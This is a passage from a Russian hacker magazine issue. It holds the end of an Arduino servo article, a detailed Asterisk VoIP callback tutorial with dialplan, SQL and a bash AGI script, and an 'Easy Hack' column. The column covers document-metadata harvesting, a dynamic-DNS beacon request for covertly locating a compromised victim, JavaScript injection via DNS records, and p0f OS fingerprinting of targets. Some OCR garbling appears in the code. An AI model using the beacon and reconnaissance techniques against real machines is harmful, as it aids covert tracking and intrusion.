Вот, собственно, и все. Теперь момент истины. Компилируем код, пробуем его запустить, двигаем ползунки. Сервоприводы издают звук, и — да, камера двигается! Работает! Если у тебя возникнет желание повторить подобный опыт, то на освоение всей платформы у тебя едва ли уйдет больше одного вечера. Каких-то несколько часов — и ты уже можешь создавать работающие девайсы. Бывалые фрикеры, возможно, скажут, что Arduino годится разве что для новичков. Но даже если так, то что? Главное, что через минимальное время ты можешь получить результат. ⌶



dvd

Исходники прошивки для Arduino и программы на C++ ты найдешь на диске. Их также можно скачать из инета (robocraft.ru/files/opencv/servobot/servobot.zip).



links

- Документация по Arduino: www.arduino.cc
- Блог по компьютерному зрению: robocraft.ru/blog/computervision
- WinAVR: sourceforge.net/projects/winavr
- Сообщество любителей Arduino в ЖЖ: community.livejournal.com/ru_arduino



Алексей «Aggressor» Соколов



Сберечь телефонный баланс

Поднимаем систему обратного дозвона Callback

Самый верный способ сэкономить на звонках — использовать IP-телефонию. Но, к сожалению, даже если установить на мобильный телефон какой-нибудь Skype-клиент, ты сможешь использовать его только при наличии Wi-Fi или 3G. Чтобы обойти эту привязанность к интернету, можно организовать систему callback, которая будет звонить обоим абонентам по VoIP и связывать их между собой. В этом случае нет необходимости ни в интернете, ни в продвинутом телефоне, ни даже в VoIP-клиенте.

Система callback существует давно и предлагается многими VoIP-компаниями. Можно зайти на сайт, ввести два номера телефона, и специальный сервис позвонит обоим абонентам, чтобы соединить их между собой. Я даже пользовался когда-то этим с мобильного телефона, открывая страницу такого сервиса в веб-браузере. Этим можно воспользоваться разок где-нибудь за границей в роуминге, но использовать постоянно — нет. Совсем другое дело — организовать удобный сервис саму. Схема такая: ты звонишь на определенный номер, где установлен специальный сервер, тот сбрасывает звонок и сам перезванивает. Тебе остается набрать специальный PIN-код (выполнить авторизацию) и номер для звонка, после чего дожидаться соединения. Это называется обратным звонком, или callback'ом. Штука удобная и довольно простая в организации.

МИНИ-АТС

Если при слове «Мини-АТС» у тебя возникает ассоциация с жутко дорогостоящим оборудованием, которое устанавливается в офисах, оно ошибочно. Помимо аппаратных АТС'ок, огромное распространение получили программные продукты, в том числе бесплатный сервер Asterisk. Собственно, Asterisk будет сердцем нашей системы. Про базовую установку сервера и первичную настройку, чтобы все заработало, у нас были две статьи. PDF-версии ты найдешь на диске, а также можешь прочитать их на сайте (www.xakep.ru/magazine/xa/107/152/1.asp и www.xakep.ru/magazine/xa/108/154/1.asp). Я не рекомендую использовать для наших целей сборки типа TrixBox, Elastix и т.д.; проще будет установить и настроить все вручную. Но повторять то, о чем мы писали отдельные статьи, я сейчас не буду. Итак, предположим, что Asterisk у нас есть. Первое, что нужно сделать — это купить и зарегистрировать на Asterisk местный городской номер, который отдается по SIP. На него мы будем звонить. Можно, конечно, не покупать SIP-номер, а использовать обычный аналоговый, который приходит по меди. Но тогда придется докупить VoIP-шлюз с FXO-портом, а с ним могут возникнуть проблемы: на древних и не очень древних АТС не всегда работает определение Caller ID, которое нам очень нужно. Да и вообще, дополнительное звено в цепочке только понизит надежность системы. По этой причине SIP-номер, безусловно, предпочтительнее. Следующий шаг — покупка (и настройка) аккаунта у VoIP-провайдера, через который мы будем звонить. Можно купить несколько и при звонках за рубеж использовать один, в Москву — другой, по России — третий. Выбор большой. Еще пара замечаний. В качестве номера можно использовать свой сотовый номер, только для подключения его к Asterisk потребуется VoIP-GSM шлюз, а они стоят дорого: примерно от 5000 рублей за порт. Есть обходной путь — использовать для

```
mysql> CREATE TABLE `callback` (
    -> `phone` varchar(80) NOT NULL default '',
    -> `pin` int(11) NOT NULL default '4321',
    -> `callback` int(11) NOT NULL default '0',
    -> `user` varchar(255) NOT NULL default ''
    -> );
Query OK, 0 rows affected (0.04 sec)

mysql> show tables;
+---------------------+
| Tables_in_asterisk |
+---------------------+
| callback           |
| cdr                |
+---------------------+
2 rows in set (0.00 sec)

mysql> select * from  callback;
Empty set (0.00 sec)

mysql>  INSERT INTO callback(phone, pin, user) values('9[redacted]1', '2602',
ressor');
Query OK, 1 row affected (0.00 sec)

mysql> select * from  callback;
+-------------+------+----------+-----------+
| phone       | pin  | callback | user      |
+-------------+------+----------+-----------+
| 9[redacted]6 | 2602 |        0 | Aggressor |
+-------------+------+----------+-----------+
1 row in set (0.00 sec)
```

Создаем таблицу в MySQL

этого 3G-модем, стоимость которого не превышает 1000 рублей. Для сотового телефона желательно прикупить любой SIM Dialer, который позволит пользоваться такой схемой звонков максимально удобно — по сути, звонящему нужно будет только выбрать контакт в записной книге, а звонок и запрос к callback-системе будет произведен автоматически. Стоит такая штука копейки, а подключается прямо к SIM-карте (смотри картинку).


ОБРАБОТКА ЗВОНКОВ

Теперь, когда все приготовления выполнены, Asterisk настроен по инструкциям из статей, можно приступать к организации нашего сервиса. И начнем мы с того, что поменяем так называемый контекст. Для этого открываем на Астериске файл /etc/asterisk/extensions.conf (в этом файле описывается план набора, то есть как будут себя вести все входящие и исходящие вызовы) и находим контекст, в который приходят все входящие извне звонки: у меня он называется [fromgorod]. При входящем звонке система будет определять номер звонящего, и, если он есть в «списке», звонок будет отправляться на голосовое меню (IVR), в котором будет предложено набрать PIN-код, а далее — номер для звонка. Пусть мой городской номер 310309:

```
[fromgorod]
exten => 310309,1,NoOp(zvonyat s nomera
${CALLERID(all)})
exten => 310309,n,NoOp(${STRFTIME(${EPOCH},,%d.%m.%Y-
%H:%M:%S)})
exten => 310309,n,GoToIf($["${CALLERID(number)}" =
"8901234567"]?ivr,s,1)
exten => 310309,n,Answer() ;Отвечаем
......
```

Функция NoOp позволяет вывести в консоль Asterisk текст или состояние переменной. Первая строка выводит в консоль Caller ID звонящего, а вторая — дату и время звонка. Для работы системы это не нужно, но при отладке очень полезно. Строка «exten => 310309,n,GoToIf($["${CALLERID(number)}" = "8901234567"]?ivr,s,1)» — это неполное ветвление, оно проверяет, с какого номера пришел вызов. Если с номера 8901234567, то вызов уходит в контекст IVR; если же номер другой, тогда обработка вызова пройдет по обычной схеме. Обрати внимание, что номер может приходить без 8 в начале.

Если callback-системой будет пользоваться пара человек, то прописать под каждый их номер еще одну строчку в конфиге не будет большой проблемой. Но что, если их будет 50? Изящнее всего прописать всех пользователей в специальной базе данных. Вместе с Asterisk часто используют MySQL, чтобы записывать в нее логи звонков — CDR. В результате на



SIM-карта и SIM Dialer для нее

сервере создается база Asterisk, в которой есть таблица CDR. Мы в этой базе создадим еще одну таблицу — callback. Для этого в консоли набираем «mysql -u asterisk -p asterisk», далее указываем пользователя, таблицу и запрос на ввод пароля. После ввода пароля создаем таблицу (телефон, PIN-код, переменная callback, имя) и заполняем параметрами одного из пользователей:

```
CREATE TABLE 'callback' (
'phone' varchar(80) NOT NULL default '',
'pin' int(11) NOT NULL default '4321',
'callback' int(11) NOT NULL default '0',
'user' varchar(255) NOT NULL default ''
);
INSERT INTO callback(phone, pin, user)
values('8901234567', '2602',    'Aggressor');
```

Итак, база с данными есть, как же Asterisk узнает об этом? Все достаточно просто, нужно дополнить наш контекст [fromgorod]:


```
exten => 310309,1,NoOp(zvonyat s nomera
${CALLERID(all)})
exten => 310309,n,NoOp(${STRFTIME(${EPOCH},,%d.%m.%Y-
%H:%M:%S)})
exten => 310309,n,MYSQL(Connect connid localhost
asterisk asterisk asterisk)
exten => 310309,n,MYSQL(Query resultid ${connid}
select pin, callback from callback where
phone=${CALLERID(number)})
exten => 310309,n,MYSQL(Fetch fetchid ${resultid} pin
callback)
exten => 310309,n,NoOp(pin -> ${pin}  callback# ->
${callback})
exten => 310309,n,MYSQL(Clear ${resultid})
exten => 310309,n,MYSQL(Disconnect ${connid})
exten => 310309,n,GoToIf($["${pin}" != ""]?ivr-
pass,s,1)
exten => 310309,n,Answer() ;Отвечаем
```

Каждая строчка, по сути, говорит сама за себя: сначала обращаемся к базе, далее с помощью SQL-запроса получаем параметры для номера звонящего абонента и обрабатываем их. Непонятной может показаться последняя строчка «GoToIf($["${pin}" != ""]?ivr-pass,s,1)». Если в результате запроса номер найдется в базе, то переменная pin будет не пустой, и тогда дальше обработка вызова пойдет в контексте ivr-pass.


НАСТРАИВАЕМ IVR

Итак, номер пользователя определяется и сверяется с базой данных. Что дальше? Необходимо проиграть ему инструкции, как ввести PIN-код, чтобы произвести авторизацию пользователя, и обработать вход. Голосовые меню, которые взаимодействуют с пользователем, называются





Входящий звонок в CLI с номера, которого нет в базе



Входящий контекст

История обработки вызова call-файла

IVR. После того, как номер абонента определился, звонок перекидывается на контекст ivr-pas:

```
[ivr-pass]
exten => s,1,Background(WelcomePass) ;
exten =>s,n,WaitExten(10)
exten =>  _XXXX,1, GoToIf($["${EXTEN}" =
"${pin}"]?ivr,s,1)
exten =>  _XXXX,n,Hangup
exten =>  t,1,Hangup
exten =>  i,1,Hangup
```

НАСТРАИВАЕМ GSM-ШЛЮЗ

В качестве номера доступа удобно использовать не только SIP-номер, но и обычный федеральный сотовый. Чтобы подключить сотовый номер к Астериску, нужен VoIP-GSM шлюз, для этого отлично подойдет 3G USB-модем HUAWEI E1550, который активно продают операторы сотовой связи. С его использованием можно не только сделать традиционный callback, но и реализовать обратный вызов через SMS. Прежде чем подключить модем, нужно убедиться, что он поддерживает голос, это может определить прога MICRO-BOX HUAWEI MODEM UNLOCKER. Она же снимет привязку к определенному оператору.
Для нормальной работы нам потребуется ядро 2.6.32 и выше. Скачиваем и устанавливаем модуль для Asterisk (www.makhutov.org/svn/chan_datacard), который реализует работу с 3G-модемом. Далее проверяем, появился ли chan_datacard.so в /usr/lib/asterisk/modules. Появился? Хорошо. Руками копируем ./trunk/etc/datacard.conf в /etc/asterisk. В этом конфиге по умолчанию прописаны два устройства [datacard0] и [datacard1] — одно удаляем, оно нам не нужно. Меняем разъем, куда подключен шлюз, и контекст для него:

```
[datacard0]
audio=/dev/ttyUSB1
data=/dev/ttyUSB2
context=datacard-incoming
group=1
rxgain=3
txgain=3
```

Теперь сохраняет изменения, перезапускаем Астериск — он готов к работе. Можно прописать контекст и принимать/совершать звонки, а можно проверить баланс или отправить SMS:

```
CLI>datacardsms datacard0 89000000000 Hello!
CLI>datacardussd datacard0 *102#
[datacard0] Got USSD response: 'Баланс 155.49 р.
Аня+Саша=любовь. Аутебя? Шли ИИмя+Имя на 5050 3р'
```

Здесь мы воспроизводим ролик WelcomePass (его необходимо предварительно скопировать в /var/lib/asterisk/sounds/ru). Потом ждем выбора пользователя 10 секунд. Если за это время никакой номер не введен, то кладем трубку: exten => t,1,Hangup. Если введен PIN не больше четырех символов, опять же, кладем трубку: exten => i,1,Hangup. Никто не мешает, к примеру, вместо Hangup прописать возможность еще пару раз ввести PIN, и только после третьей неудачной попытки класть трубку. Так или иначе, если были введены четыре символа, которые совпадают с PIN-кодом, то мы переходим в контекст ivr.

```
[ivr]
exten =>s,1,Set (inum=0)
exten =>s,n,Set (tnum=0)
exten => s,n,Background(Welcome)
exten =>s,n,WaitExten(10)
exten =>  1,1,GoTo(ivr-out,s,1)
exten =>  2,1,GoTo(ivr-ch-pin,s,1)
exten => i,1,Playback(pbx-invalid)
exten => i,n,Set(inum=$[${inum} + 1])
exten => i,n,GotoIf($["${inum}" < "3"]?s,1)
exten => i,n,Hangup()
exten => t,1,Set(tnum=$[${tnum} + 1])
exten => t,n,GotoIf($["${tnum}" < "3"]?s,1)
exten => t,n,Hangup()
```

Контекст ivr начинается с обнуления двух переменных inum и tnum — это количество неверных попыток ввода и количество прошедших таймаутов. При каждом неверном вводе воспроизводится стандартный ролик pbx-invalid, а переменная inum увеличивается на 1. После трех ошибок кладется трубка, то же самое происходит и с переменной tnum. Далее воспроизводится ролик Welcome, за ним ожидаем ввод номера для звонка. В нашем меню две опции: 1 — позвонить и 2 — сменить PIN-код:

```
[ivr-out]
exten => s,1,Set (inum=0)
exten => s,n,Set (tnum=0)
exten => s,n,Background(beep)
exten => s,n,WaitExten(10)
exten => 89XXXXXXXXX,1,Dial(SIP/bla1/${EXTEN}
exten => 89XXXXXXXXX ,n,Hangup
exten => 8495XXXXXXX,1,Dial(SIP/bla2/${EXTEN}
exten => 8495XXXXXXX ,n,Hangup
exten => 8[2-8]XXXXXXXXX,1,Dial(SIP/blabla3/${EXTEN}
exten => 8[2-8]XXXXXXXXX ,n,Hangup
exten => i,1,Playback(pbx-invalid)
exten => i,n,Set(inum=$[${inum} + 1])
exten => i,n,GotoIf($["${inum}" < "3"]?s,1)
exten => i,n,Hangup()
exten => t,1,Set(tnum=$[${tnum} + 1])
exten => t,n,GotoIf($["${tnum}" < "3"]?s,1)
```

```
exten => t,n,Hangup()

[ivr-ch-pin]
exten => s,1,Background(beep)
exten => s,n,WaitExten(10)
exten => _XXXX,1,MYSQL(Connect connid localhost
asterisk asterisk asterisk)
exten => _XXXX,n,MYSQL(Query resultid ${connid}
update callback set `pin`=${EXTEN} where
phone=${CALLERID(number)})
exten => _XXXX,n,MYSQL(Disconnect ${connid})
exten => _XXXX,n,Hangup()
exten => i,1,Hangup()
exten => t,1,Hangup()
```

В контексте ivr-out прописаны исходящие звонки. Вначале воспроизводится стандартный «бииип», после которого можно набирать номер для звонка. В конфиге у нас прописаны три направления: сотовые, Москва и межгород; каждое направление соединяется через определенный транк (аккаунт VoIP-провайдера): blabla1, blabla2 или blabla3. Можно обойтись одним, но для каждого направления можно выбрать наиболее выгодного VoIP-оператора, этим мы и воспользовались.
В контексте ivr-ch-pin, который отвечает за смену PIN'а: сначала воспроизводится «бииип», после чего дается 10 сек на ввод нового PIN'а. Когда новый PIN введен, происходит подключение к базе и обновление PIN-кода в таблице.

CALL-ФАЙЛЫ В ASTERISK'E

Собственно, с этого момента система уже работает. Мы звоним на наш номер, авторизуемся с помощью PIN-кода, далее вводим номер телефона, на который Asterisk и перенаправляет наш звонок. Тестовый звонок… да, все работает! Однако в самом начале статьи мы говорили о том, что наша callback-система должна сама перезванивать, чтобы мы не тратились на исходящие звонки с сотового. Как же это сделать? В Астериске есть так называемые call-файлы, которые позволяют инициировать вызов и соединять два номера. Создаем конфиг и заполняем следующим:

```
Channel: SIP/blabla1/8901234567
MaxRetries: 2
RetryTime: 3
WaitTime: 20
Context: ivr-pass
Extension: s
Priority: 2
Archive: Yes
```

Что за… и за что отвечает:
Channel — указывает тип, название транка и номер телефона;
MaxRetries — параметр определяет количество попыток дозвона. Как только они будут исчерпаны, файл удалится;
RetryTime — время между повторениями;
WaitTime — этот параметр указывает, сколько времени необходимо ждать поднятия трубки до того, как прекратить попытку дозвониться;
Context — это контекст, выполнение которого начнется после поднятия трубки;
Extension — это номер в контексте ivr-pass, который будет набран, когда возьмут трубку (пишем тут s);
Priority — это приоритет экстеншина s, с которого начнется обработка (укажем 2)
Archive — если поставить Yes, тогда после выполнения call-файла в /var/spool/asterisk/outgoing_done можно будет посмотреть историю обработки вызова.
Если созданный файл переместить в /var/spool/asterisk/outgoing/, то Астериск сразу начнет звонить на номер 8901234567 (причем рекомендуется call-файл именно перемещать, а не копировать). Время каждой попытки дозвона — 20 секунд, после чего номер набирается заново, и так два раза. Если во время одной из попыток абонент возьмет трубку, то система попытается набрать экстеншен s в контексте callback.

НАСТРАИВАЕМ CALLBACK

Добавить гибкости, подставляя нужный номер, можно при помощи AGI (AsteriskGatewayInterface), интерфейса взаимодействия с внешними скриптами. Внешний скрипт можно написать на Perl, PHP, C, Bash. Предлагаю написать нужный нам скрипт на Bash — это проще и быстрее всего, выглядеть он будет так:

```
#!/bin/bash
echo Channel: SIP/blabla1/$1 > /tmp/$2
echoMaxRetries: 2 >> /tmp/$2
echoRetryTime: 3 >> /tmp/$2
echoWaitTime: 20 >> /tmp/$2
echo Context: ivr-pass >> /tmp/$2
echo Extension: s >> /tmp/$2
echo Priority: 2  >> /tmp/$2
echo Archive: Yes  >> /tmp/$2
mv /tmp/$2 /var/spool/asterisk/outgoing
```

Готовый файл называем callback.agi и перемещаем в /var/lib/asterisk/agi-bin. При вызове скрипта из контекста в Астериске ему будут переданы две переменных: номер телефона ($1 в скрипте), на который будем перезванивать, и имя call-файла ($2 в скрипте).
Когда мы создавали таблицу callback,то сделали в ней поле callback, которое по умолчанию равно 0. При входящих звонках мы получаем значение этого поля вместе с PIN-кодом. Если состояние этого поля не равно 0, то будем перезванивать. Отредактируем контекст ivr-pass и создадим новый callback:

```
[ivr-pass]
exten =>  s,1, GoToIf($["${callback}"! =
"0"]?callback,s,1)
exten => s,n,Background(WelcomePass) ;
exten =>s,n,WaitExten(10)
exten =>  _XXXX,1, GoToIf($["${EXTEN}" =
"${pin}"]?ivr,s,1)
exten =>  _XXXX,n,Hangup
exten =>  t,1,Hangup
exten =>  i,1,Hangup

[callback]
exten => s,1,AGI(callback.agi,${callback},${UNIQUEID})
exten =>s,n,hangup
```

Первая строка в [callback] запускает скрипт под названием callback.agi и передает две переменных: номер и UNIQUEID в качестве названия для call-файла. Таким образом и происходит обратный вызов.

ПЛЮСЫ И МИНУСЫ

Результат всех этих действий — полноценная callback-система. Ее плюсы очевидны: можно реально экономить при звонках, особенно за пределы своего города или в роуминге. Из минусов — при звонке будет теряться твой CallerID, у абонента вместо этого будет высвечиваться номер VoIP-оператора. Как вариант, можно найти такого VoIP-прова, который позволяет подставить свой (или даже произвольный) CallerID. Еще один минус системы — увеличенное время соединения. У меня при звонке через sim-dialer от момента вызова номера в контакт листе до «гудков» на набранный номер уходит примерно 20-25 секунд. Но я готов ждать :). В ближайших планах — прикрутить к системе биллинг и реализовать заказ звонка через сайт, продавая callback как услугу. :)

Тюрин «GreenDog» Алексей agrrrdog@gmail.com



Easy
Hack

Easy Hack

ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ



ЗАДАЧА: ПРОСМОТР МЕТАДАННЫХ В ОФИСНЫХ ДОКУМЕНТАХ

РЕШЕНИЕ:

Ни для кого не секрет, что документы из офиса (и не только) содержат в себе метаданные. В них присутствует разнообразная инфа, вроде даже нужная и полезная в определенных ситуациях. Но с точки зрения безопасности там может сохраниться и конфиденциальная информация. В общем-то, стоит вспомнить кучку скандалов, особенно за границей. Утечка там, утечка здесь… Все утекает куда-то. Но мы-то смотрим с другой стороны, и к нам притекает :). Итак, примерный список, чего мы можем добыть из метаданных:

```
имя пользователя, создавшего и последнего редактировав-
шего файл;
название организации;
почта пользователя;
имя компьютера;
все пути хранения файлов;
имена принтеров в системе;
версия офиса и ОС;
комментарии, скрытый и удаленный текст;
и еще всякая бурда :).
```

О важности такой инфы даже говорить не стоит, особенно если наша цель — корпоративная сетка, и есть доступ к файл-серверу с общими доками. А бывает, что доки и в веб выкладывают. Пробежался по ним — и уже собрал пачку инфы. Главное, что все действия легальны (в смысле, мы просто смотрим файлики, ничего при этом не ломая). В России метаданными редко кто пользуется, но умный офис «самое важное» сохраняет за них. Вообще, заграничная практика — все доки выкладывать в pdf'ках, так как при конвертации удаляется большая часть метаданных. Но и с pdf'ками в том же стиле какие-то скандалы были.

```
C:\WINDOWS\system32\cmd.exe

D:\xxx\MetaInfo>ads.exe 6.doc
Searching for information...

Mapped: 23552 bytes

-----------------------------------------------------------------
Global File Offset:      0x000000
Global File Offset:      0x003200
Operative System:        6.1 (Build: 2 Platform 0)
Section Numbers:         0x1

-----------------------------------------------------------------
CurrentSection: 0x0
uuid:           {f29f85e0-4ff9-1068-ab91-08002b27b3d9}
Type:           SummaryInformation
OffsetCount:    00000010
Size:           0x00000150
Blocks:         0x00000010

TIPO: 0
ID: 0x01 OFFSET: 0x0088 - Code Page              : 1251
ID: 0x02 OFFSET: 0x0070 - Title                  :   (1 Bytes)
ID: 0x03 OFFSET: 0x007c - Subject                :   (1 Bytes)
ID: 0x04 OFFSET: 0x00a8 - Author                 : [redacted]   (9 Bytes)
ID: 0x05 OFFSET: 0x00bc - Keywords               :   (1 Bytes)
ID: 0x07 OFFSET: 0x00c8 - Template               : Normal  (7 Bytes)
ID: 0x08 OFFSET: 0x00d8 - LastSavedBy            : [redacted]   (9 Bytes)
ID: 0x09 OFFSET: 0x00ec - RevisionNumber         : 3  (2 Bytes)
ID: 0x12 OFFSET: 0x00f8 - Application            : Microsoft Word 10.0  (20 Bytes)
ID: 0x0a OFFSET: 0x0114 - TotalEditingTime       : 01/01/1601 00:00
ID: 0x0c OFFSET: 0x0120 - CreateTime             : 19/08/2010 17:51
ID: 0x0d OFFSET: 0x012c - LastSavedTime          : 19/08/2010 17:51
ID: 0x0e OFFSET: 0x0138 - NumberOfPages          : 1
ID: 0x0f OFFSET: 0x0140 - NumberOfWords          : 274
ID: 0x10 OFFSET: 0x0148 - NumberOfCharacters     : 1562
ID: 0x13 OFFSET: 0x0150 - Security               : 0
```

Метаданные в каком-то doc-файле: версия ОС и офиса, имена пользователей.

Но вернемся к делу. Большую часть метаданных можно почистить/посмотреть прям в Офисе или в Винде в свойствах файла: http://support.microsoft.com/kb/825576/ — описалово, какая инфа хранится, и как ее почистить ручками. Также Майкрософт выпустила тулзы для чистки, плюс есть еще куча аналогов от сторонних разработчиков.

Просмотреть всю инфу можно ручками, формат офисовских документов доступен, да и просмотрщики есть (smartpctools.com/metadata). Интересный момент: олдскульная тулза по извлечению метаданных (tarasco.org/security/reversing_ole/index.html) умеет доставать версию ОС, на которой был создан файл. Там же есть описание, где она это берет (жаль, на испанском). Другие тулзы этого не умеют, да и вообще ни у кого об этом ни слова (смотри ссылку выше на сайт МС).

№ 2

ЗАДАЧА: ПРИВЯЗАТЬ ДИНАМИЧЕСКИЙ IP К DNS

РЕШЕНИЕ:

Иметь доступ к своему домашнему компу — это и приятно, и полезно. Вот только большинство провайдеров внешний айпишник выделяют только за денежку. Решается сия проблема, используя так называемые Dynamic DNS. Фишка таких DNS в установке маленького времени на устаревание записей — около пары-тройки минут, потому другие DNS не помещают их в свой кэш. Я было хотел написать, как оно делается, но нашел две отличные статьи, в которых все конкретно описано. В первой — все этапы настройки с привязкой к бесплатным сервисам (типа, www.no-ip.com, freedns.afraid.org и www.dyndns.com) — habrahabr.ru/blogs/webdev/101336. Вторая о поднятии своего динамического DNS (кстати, ничего трудного) — habrahabr.ru/blogs/linux/101380. На самом деле, есть много сфер, где требуются возможности по привязке. Например, реверсовые шеллы можно привязывать не к статическим IP, а к именам (reverse_tcp_dns, reverse_https в MSF). Или прошлых жертв с динамическими IP находить. Повесишь жертве «сервачок», который при выходе в сеть будет отправлять на бесплатный сервис HTTP-запрос вида:

```
GET /nic/update?hostname=имя_жертвы&myip=ee_ip HTTP/1.0
Host: dynupdate.no-ip.com
Authorization: Basic логин_и_пасс_в_base64
User-Agent: blah-blah-blah v.0.1a
```

И всегда можешь, не палясь, найти ее по имени — приятно :).

№ 3

ЗАДАЧА: ЗАПИХНУТЬ ЯВАСКРИПТ В DNS-ЗАПИСИ

РЕШЕНИЕ:


В майском номере][я рассказывал про организацию туннеля через DNS-протокол (если точнее — о шеллкоде). Осуществлялось это через набор тулз — nbtool от Ron'a Bowes (skullsecurity.org/wiki/index.php/Nbtool). Не так давно он запостил безумнейшее изыскание в своем блоге (skullsecurity.org/blog/?p=433) о встраивании ява-скриптов в DNS-записи и для этого написал прогу– dnsxss (входит в nbtool).
Идея в том, что, имея свой DNS, мы с помощью dnsxss можем подделывать DNS-ответы и встраивать в них яваскрипт код. Зачем оно надо? Рон привел простенький пример, реализовав XSS для нескольких публичных сервисов с DNS-lookup'ом. Проблема в том, что сервисы выводят ответы от DNS-серверов без фильтрации! То есть человек, который через браузер просмотрит инфу об имени нашего сервера, получит наш ява-скрипт. Казалось бы, ничего чрезвычайного, но! Во-первых, пример XSS — это только «наметка», так как сам подход оригинален (совмещение таких разных вещей) и жаждет дальнейших исследований, а, во-вторых, целью могут быть, например, веб-админки, в которых частенько бывают всевозможные резолверы, или логи с автоматическим резолвом имен, в которые можно подпихнуть свой код... Просторы для полета фантазии и новый вектор атаки :).
Кстати, сейчас есть одна проблема. В большинстве DNS-записей нельзя использовать пробелы, а для HTML, они, в общем, требуются. Рон, как решение, использовал символ «/» вместо них, и FF нормально воспринимал HTML, но не IE (мотаем на ус :). Так что если есть мысли — поделись с автором тулзы. К тому же, можно поучаствовать в бета-тестировании новой версии набора nbtool — 0.05.



ЗАДАЧА: УДАЛЕННО ОПРЕДЕЛИТЬ ВЕРСИЮ ОС ПО ФИНГЕРПРИНТУ СТЕКА TCP/IP. ПАССИВНЫЙ МЕТОД

РЕШЕНИЕ:

Вернемся к классике. Для проведения любой более-менее осмысленной атаки нам чаще всего требуется определить ОС, под которой сидит наша жертва. Сделать это можно разными путями: и из баннеров всевозможных сервисов, и по набору открытых портов, и используя СИ :). Но есть злобный метод — на основе анализа протоколов стека TCP/IP. Протокол IP и TCP(есть методы и с ICMP, и с UDP) четко расписан в RFC: взаимодействие, заголовки, поля. Четко, то есть для нормального взаимодействия различных систем хватает, да не совсем. Есть много тонкостей в реализации — какие использовать изначальные значения для полей? Как менять их по ходу соединения? Как отвечать на нестандартные запросы? И в каждой конторе, производящей ОС, на них нашли различные ответы. Что еще лучше — разница чувствуется в поколениях ОС.
Первые крупные работы по этой теме появились еще в 1999-2000 годах (когда-то этим и мы занимались... эх, детство-детство :)), так что тема уже хорошо прожевана и много всего интересного можно быстро прогуглить (nmap.org/book/osdetect.html). Но это не отрицает ее важности и теперь.
ОС-фингерпринтинг делится, как обычно, на активный и пассивный. Пассивный занимается тем, что анализирует поля TCP/IP-протоколов начальные значения, алгоритм их изменения, в активном к этому добавляется отправка жертве всевозможных нестандартных пакетов и просмотр реакции на них. Пассивный, получается, менее точен, но зато мы не отправляем никаких данных нашей жертве, то есть нас обнаружить невозможно. Что не очень удобно — нам надо, чтобы жертва либо сама коннектилась к нам, либо как-то прослушивать ее трафик. У пассивного метода есть еще один «бонус», эффективность его с годами особо не ухудшилась — разные производители как имели свои решения всех тонкостей стека, так и имеют, что нельзя сказать об активном, ведь теперь, например, очень часто производится нормализация пакетов на файрволах.
Одним из лучших пассивных ОС-фингерпринтеров является p0f. Скачать и почитать доки о нем можно тут — lcamtuf.coredump.cx. К тому же, он входит в BackTrack 4. Версии есть под все основные ОС. Жаль, что официальная разработка остановилась в 2006 году. Но по инету еще раскидано несколько «доделок».
Прога может использовать один из четырех методов:
по пакетам с выставленным SYN (по умолчанию) и SYN-ACK;
анализ пакетов на установку соединения;



Детектим ОС через EttercapNG

RST— сброс соединения (когда порт закрыт, например);
ACK — в передаче данных (совсем экспериментальный).
Для каждого из методов своя сигнатурная база. Кроме детекта ОС прога умеет выявлять NAT, файерволы, настройки сети.
Что еще хорошо — она умеет работать с pcap-файлами. Так что можно, наснифав у жертвы трафика, поковырять его в «домашних условиях».
Вообще, обычная практика, когда p0f вешают на шлюз и таким образом получают инфу обо всей подсети. А для ускорения сбора можно добавить «активности», и, например, просканить сеть с поддельного IP'шника. Палево небольшое, если правильно все организовать.
Например, запуск p0f на прослушку интерфейса (-i) eth0 с выводом полученных сигнатур (-S) и сохранением в файл (-o):

```
p0f -i eth0 -S -o os.txt
```

Или скормим ему pcap-файл и установим детект по RST-пакетам:

```
p0f -R -s test_osdetect.pcap
```

```
root@bt:~# p0f -R -s test_osdetect.pcap
p0f - passive os fingerprinting utility, version 2.0.8
